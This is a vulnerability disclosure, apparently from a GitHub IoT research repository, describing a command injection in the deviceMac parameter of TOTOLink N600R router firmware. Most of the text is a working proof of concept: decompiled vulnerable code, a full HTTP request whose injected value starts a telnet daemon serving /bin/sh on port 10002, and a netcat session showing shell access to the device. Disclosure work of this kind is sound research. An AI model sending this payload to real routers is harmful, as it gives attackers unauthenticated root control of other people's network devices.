




main IOT_vuln / TOTOLink / N600R / 1 /

rencvn and rencvn add tototalink n600r ...

on Apr 6 History

..

 img	8 months ago
 .DS_Store	8 months ago
 readme.md	8 months ago

 readme.md

TOTOLink N600R V5.3c.7159_B20190425

Command injection vulnerability

Overview

- Manufacturer's website information: <http://www.totolink.cn>
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

1. Affected version

编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	
3	N600R数据手册	Ver1.0	2021-08-10	

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
24 v6 = (const char *)websGetVar(a2, "deviceMac", "");
25 v7 = (const char *)websGetVar(a2, "deviceName", "");
26 system("/bin/jffs2.sh 1 2> /dev/null");
27 if ( access("/mnt/customDeviceName", 0) )
28 {
29     sprintf(v18, "echo '%s,%s' > /mnt/customDeviceName", v6, v7);
30     system(v18);
31 LABEL_3:
32     v8 = v20;
33     goto LABEL_4;
```

The content obtained by the program through the devicemac parameter is passed to V6, and then the content matched by V6 is formatted into v18 through the sprintf function. Finally, v18 is executed through the system function. There is a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 145
Accept: */*
```

X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647874864:2
Connection: close

```
{
  "topicurl": "setting/setDeviceName",
  "file_exist": "1",
  "num": "1",
  "deviceMac": "'';telnetd -l /bin/sh -p 10002;'",
  "deviceName": "zoe"
}
```

The reproduction results are as follows:




Request

```
1 POST /cgi-bin/cstecgi.cgi HTTP/1.1
2 Host: 192.168.0.1
3 Content-Length: 145
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.0.1
9 Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: SESSION_ID=2:1647874864:2
13 Connection: close
14
15 {
16   "topicurl": "setting/setDeviceName",
17   "file_exist": "1",
18   "num": "1",
19   "deviceMac": "'';telnetd -l /bin/sh -p 10002;'",
20   "deviceName": "zoe"
21 }
```

Response

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: text/plain
4 Content-Length: 98
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Date: Mon, 21 Mar 2022 15:02:19 GMT
8 Server: lighttpd/1.4.20
9
10 {
11   "success": true,
12   "error": null,
13   "lan_ip": "192.168.0.1",
14   "wtime": "0",
15   "reserv": "reserv"
16 }
```



```
# zhongnanyu @ zoe in ~/研究生/iot [23:02:41]
$ nc 192.168.0.1 10002
000000!0000
# ls /tmp
ls /tmp
1.txt      cloudFwStatus      firewall_igd      usb
2.txt      cloudPluginStatus  fwinfo           wanlink
4.txt      cloudsrvup_check   lock             wanranchoctime
5.txt      dhcpd_unix         log              webWlanIdx
6.txt      dns_urlfilter_conf ntp_tmp          wscd_status
7.txt      ep.txt             port_status      zoe.txt
8.txt      ep2.txt            preNtpConnectTime
DloadFwMd5 ep3.txt            protect_process
bridge_init ep4.txt            update_flag
```

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell